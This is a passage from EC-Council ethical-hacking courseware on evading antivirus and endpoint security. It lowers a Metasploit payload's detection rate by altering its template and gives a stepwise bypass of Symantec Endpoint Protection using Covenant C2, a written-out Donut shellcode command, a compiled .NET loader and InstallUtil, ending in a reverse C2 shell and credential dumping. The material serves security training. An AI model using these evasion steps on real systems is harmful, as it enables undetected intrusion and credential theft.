


Figure 12.69: Screenshot showing generation of payload using the new template

Now, again test bypass.exe payload with VirusTotal to analyze the file and identify the detection rate.





Figure 12.70: Screenshot of VirusTotal showing detection rate

In the above screenshot, you can notice that the detection rate of the malicious payload decreased. Attackers continuously modify Metasploit templates to decrease the detection rate and evade antivirus software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Symantec Endpoint Protection

Source: *https://cognosec.com*

Symantec Endpoint Protection (SEP) is a cyber defense software suite with antivirus, anti-malware and intrusion detection capabilities. Attackers use the following steps to bypass the SEP solution to execute malicious payload, gain persistence, and dump credentials from the target machine.

- **Step 1**: Use Covenant C2 Framework to create malicious payload or launcher:




Figure 12.71: Screenshot of Covenant C2 Framework

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2**: Use the Donut tool to transform payload into position-independent shellcode:

  `./donut -c GruntStager -a 3 -b 2 -z 2 -x -e 3 GruntHTTP.exe -o gruntloader.bin`

```
oot@divisionbell:~/Red_Teaming/donut# ./donut -c GruntStager -a 3 -b 2 -z 2 -x 2 -e 3 GruntHTTP.exe -o gruntloader.bin

 [ Donut shellcode generator v0.9.3
 [ Copyright (c) 2019 TheWover, Odzhan

 [ Instance type : Embedded
 [ Module file   : "GruntHTTP.exe"
 [ Entropy       : Random names + Encryption
 [ Compressed    : aPLib (Reduced by 55%)
 [ File type     : .NET EXE
 [ Target CPU    : x86+amd64
 [ AMSI/WDLP     : abort
 [ Shellcode     : "gruntloader.bin"
oot@divisionbell:~/Red_Teaming/donut#
```

Figure 12.72: Screenshot of Donut

- **Step 3:** Employ a custom .NET loader to run the position-independent shellcode generated above:

  `file Custom_Loader_SEP.cs or CustomerLoader.exe`

```
root@divisionbell:~/Scripts# file Custom_Loader_SEP.cs
Custom_Loader_SEP.cs: ASCII text
root@divisionbell:~/Scripts# mcs /reference:System.Configuration.Install.dll -sdk:4 -out:CustomLoader.exe Custom_Loader_SEP.cs
root@divisionbell:~/Scripts# file CustomLoader.exe
CustomLoader.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
root@divisionbell:~/Scripts#
```

Figure 12.73: Screenshot showing loader compilation

- **Step 4:** Run the loader using InstallUtil.exe as a LOLBin to execute the shellcode in the system memory to create a reverse C2 connection evading the SEP solution:





Figure 12.74: Extracting system credentials bypassing the SEP solution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Techniques for Bypassing Endpoint Security

Attackers use various evasion techniques to maintain persistence on a compromised system by avoiding different sandboxing services, UBA or SIEM solutions, which generate behavior-based alerts. They evade various security controls of a network after compromising a system for maintaining stealth and expanding malicious activities. Organizations may use different security controls such as IDS, IPS, or EDRs, but attackers can also implement various techniques to hide their activities and remain undetected. Therefore, to evade both behavior-based EDR tools, attackers take advantage of sophisticated mechanisms and advanced malware to hide their malicious operations.

- **Hosting Phishing Sites on Popular Infrastructure**

  The EDR mechanism used in organizations can block the IP addresses involved in phishing campaigns and other malicious activities to protect the end device. It uses blacklisted IP addresses that are regularly updated through multiple sources. Attackers exploit this feature and use legitimate website hosting cloud infrastructure services such as Google Cloud and AWS to host phishing websites and perform phishing attacks against the target organizations. The endpoint security implemented on the end devices can only prevent users from malicious IP addresses registered in the blacklist. Most popular hosting infrastructure services are not listed in the 